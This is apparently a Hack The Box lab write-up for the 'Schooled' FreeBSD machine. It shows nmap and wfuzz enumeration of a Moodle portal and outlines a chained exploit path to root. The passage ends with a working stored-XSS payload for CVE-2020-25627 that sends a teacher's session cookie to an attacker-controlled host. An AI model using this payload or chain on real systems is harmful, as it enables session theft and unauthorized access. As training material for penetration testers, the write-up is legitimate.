Schooled

9th Sep 2021 / Document No D21.100.130

Prepared By: polarbearer

Machine Author(s): TheCyberGeek

Difficulty: Medium

Classification: Official

Synopsis

Schooled is a medium difficulty FreeBSD machine that showcases two recently disclosed vulnerabilities affecting the Moodle platform (labeled CVE-2020-25627 and CVE-2020-14321), which have to be chained together in order to gain access as a `teacher` user, escalate privileges to a `manager` user and install a malicious plugin resulting in remote command execution. Cracking a hash obtained from the Moodle database allows SSH access to the system via password reuse. Privileges can then be escalated to `root` by installing a malicious package (which is possible due to `sudo` permissions and write access to the `/etc/hosts` file).

Skills Required

- Web enumeration
- Hash cracking
- Basic FreeBSD knowledge

Skills Learned

- Exploiting Moodle vulnerabilities
- Installing custom FreeBSD packages

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.234 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.234
```

```
nmap -sC -sV -p$ports 10.10.10.234

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-09 10:15 CEST
Nmap scan report for 10.10.10.234
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
| ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|_  256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp    open  http    Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_http-title: Schooled - A new kind of educational institute
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
<SNIP>
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds
```

Nmap reveals that OpenSSH and Apache are listening on their default ports, and another service (possibly mysqlx) is listening on port 33060.


Apache

Browsing to port 80, the web page of the Schooled Educational Institution is shown.



Contact details at the bottom of the page reveal the domain name `schooled.htb`:

Another section of the page hints the existence of a Moodle portal.




By fuzzing subdomains of `schooled.htb`, the `moodle.schooled.htb` virtual host is discovered:

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.schooled.htb" --hh 20750 http://10.10.10.234
```


```
wfuzz -w subdomains-top1million-110000.txt -H "Host: FUZZ.schooled.htb" --hh 20750 http://10.10.10.234

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.234/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000162:   200        1 L      5 W        84 Ch       "moodle"
```


We add the corresponding entry to our `/etc/hosts` file and navigate to http://moodle.schooled.htb.


```
echo "10.10.10.234 moodle.schooled.htb schooled.htb" | sudo tee -a /etc/hosts
```




From the login page (`/moodle/login/index.php`) we can register a new account by clicking the `Create new account` button.













Note: The email address entered in the registration form must be `@student.schooled.htb`, otherwise an error is returned:



When accessing the course list as a logged in user, we notice that the Mathematics course allows self enrollment, and that no enrollment key is required:









Foothold

After enrolling in the Mathematics course, we can read the announcements posted by the teacher.



The `Reminder for joining students` announcement informs us about the requirement to set a MoodleNet profile, and also tells us that the teacher will personally check all profiles before the course starts:




In order to determine the current Moodle version, we can check the `/moodle/lib/upgrade.txt` file:

```
This files describes API changes in core libraries and APIs,
information provided here is intended especially for developers.

=== 3.9 ===
* Following function has been deprecated, please use \core\task\manager::run_from_cli().
    - cron_run_single_task()
* Following class has been deprecated, please use \core\task\manager.
    - \tool_task\run_from_cli
* Following CLI scripts has been deprecated:
  - admin/tool/task/cli/schedule_task.php please use admin/cli/scheduled_task.php
  - admin/tool/task/cli/adhoc_task.php please use admin/cli/adhoc_task.php
* Old Safe Exam Browser quiz access rule (quizaccess_safebrowser) replaced by new Safe Exam Browser access rule (quizaccess_seb).
  Experimental setting enablesafebrowserintegration was deleted.
* New CFPropertyList library has been added to Moodle core in /lib/plist.
* behat_data_generators::the_following_exist() has been removed, please use
  behat_data_generators::the_following_entities_exist() instead. See MDL-67691 for more info.
* admin/tool/task/cli/adhoc_task.php now observers the concurrency limits.
  If you want to get the previous (unlimited) behavior, use the --ignorelimits switch).
```

Moodle 3.9 appears to be affected by a stored XSS vulnerability in the MoodleNet profile field (CVE-2020-25627). Since we know the teacher is going to check our MoodleNet profile, we can attempt to exploit this vulnerability in order to steal his session cookie.

We can edit this field by opening the `Profile` page from the upper right menu and then clicking the `Edit profile` link:



We set the following MoodleNet profile value:

```
<script>document.location="http://10.10.14.178:8000/?"+document.cookie</script>
```

